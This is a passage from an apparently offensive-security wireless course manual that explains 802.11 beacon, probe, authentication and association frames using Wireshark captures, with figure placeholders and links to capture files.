

Figure 3-15 - Beacons Sent at Interval Greater than 60 Seconds

In Figure 3-15, we can see that the beacon interval is 61.44 seconds although the highlighted bytes show a value of 60000. This happens because the time unit (TU) is a multiple of 1024 microseconds (1.024ms).

By looking at the *Capability Information* section of the packet, you'll notice that an AP sent out this beacon. The second bit is not set, indicating that this is not an ad-hoc network. The AP also uses WEP encryption and disallows short preamble.

Below, in Figure 3-16, you can see the ESSID of the network and the highlighted value indicated in the capture displays the length of the field. Airodump-ng and other sniffers can detect the length of hidden ESSIDs due to the fact that the ESSID value is replaced with null values. Therefore, the length field will still contain the length of the hidden ESSID.



Figure 3-16 - ESSID Length Value

Another field to note in the capture above is the *Supported Rates* of the AP. In this case, all rates, from 1 Mbit to 54 Mbit are allowed so this is therefore a 802.11g AP. The channel number (11) is also displayed. These are all important characteristics to take note of when doing network reconnaissance.

3.3.2 Probe Frames

Capture File: http://www.offensive-security.com/wifu/probe-req-resp.pcap

Wireless probe frames are used to scan for existing access points.

3.3.2.1 Probe Request

Probe requests are sent by wireless stations to determine what APs are within range and what their capabilities are. Figure 3-17 shows the structure of a probe request.



Figure 3-17 - Probe Request Structure

In Figure 3-18, a probe request (frame 3) is directed to a specific ESSID, in this case, "Appart". Note that the Extended Supported Rates is not present in this capture as the wireless card was set to support 802.11b only.



Figure 3-18 - Probe Request Directed to an ESSID

In Figure 3-19 below, frame 2 is highlighted. The difference between this frame and frame 3 is that the ESSID length is 0. This is a broadcast frame that is not directed to a particular AP.



Figure 3-19 - Probe Request Broadcast

3.3.2.2 Probe Response

A probe response is only sent if the rate and ESSID values are the same as the ones that are supported by the node. The node that answers the request is the last node that sent out a beacon. A node can be an AP if the network is in infrastructure mode or a station if it is in ad-hoc (IBSS) mode. Figure 3-20 below illustrates the structure of a probe response.



Figure 3-20 - Probe Response Structure

In Figure 3-21, frame 4 is highlighted and we can see that the AP matches the ESSID, "Appart", and the rates that were probed by the station.



Figure 3-21 - Probe Response Capture

3.3.2 Authentication

Capture File: http://www.offensive-security.com/wifu/Authentication-WEP-Open.pcap

We'll next briefly cover Authentication frames. Within an authentication frame, the Authentication Algorithm identifies the type of authentication used. A value of "0" is used to indicate Open System authentication and a value of "1" is used for Shared Key authentication. Figure 3-22 illustrates the structure of an authentication frame.



Figure 3-22 - Authentication Frame Structure

The authentication process consists of several authentication frames (the exact number of frames exchanged can vary). The Authentication Transaction Sequence Number keeps track of the current state of the authentication process and can take values from 1 to 65535. The challenge text will only be present on shared authentication systems.

The Status code value will indicate either success (0) or failure (other than 0) in the authentication process.

The Wireshark capture displayed in Figure 3-23 shows the first authentication frame of a WEP encrypted system with open authentication.



Figure 3-23 - Authentication Frame on Open Auth System

3.3.3 Association/Reassociation

Capture File: http://www.offsec.com/wifu/association-req-resp-open-nw.pcap

BSSID: 00:12:BF:12:32:29 **STA:** 00:15:6D:10:11:05

Once a station successfully authenticates to an AP, it needs to perform an association before fully joining the network.

3.3.3.1 Association Request

An association request frame has the following structure.



Figure 3-24 - Association Request Structure

In Figure 3-25, we have a screenshot of an association request captured in Wireshark.

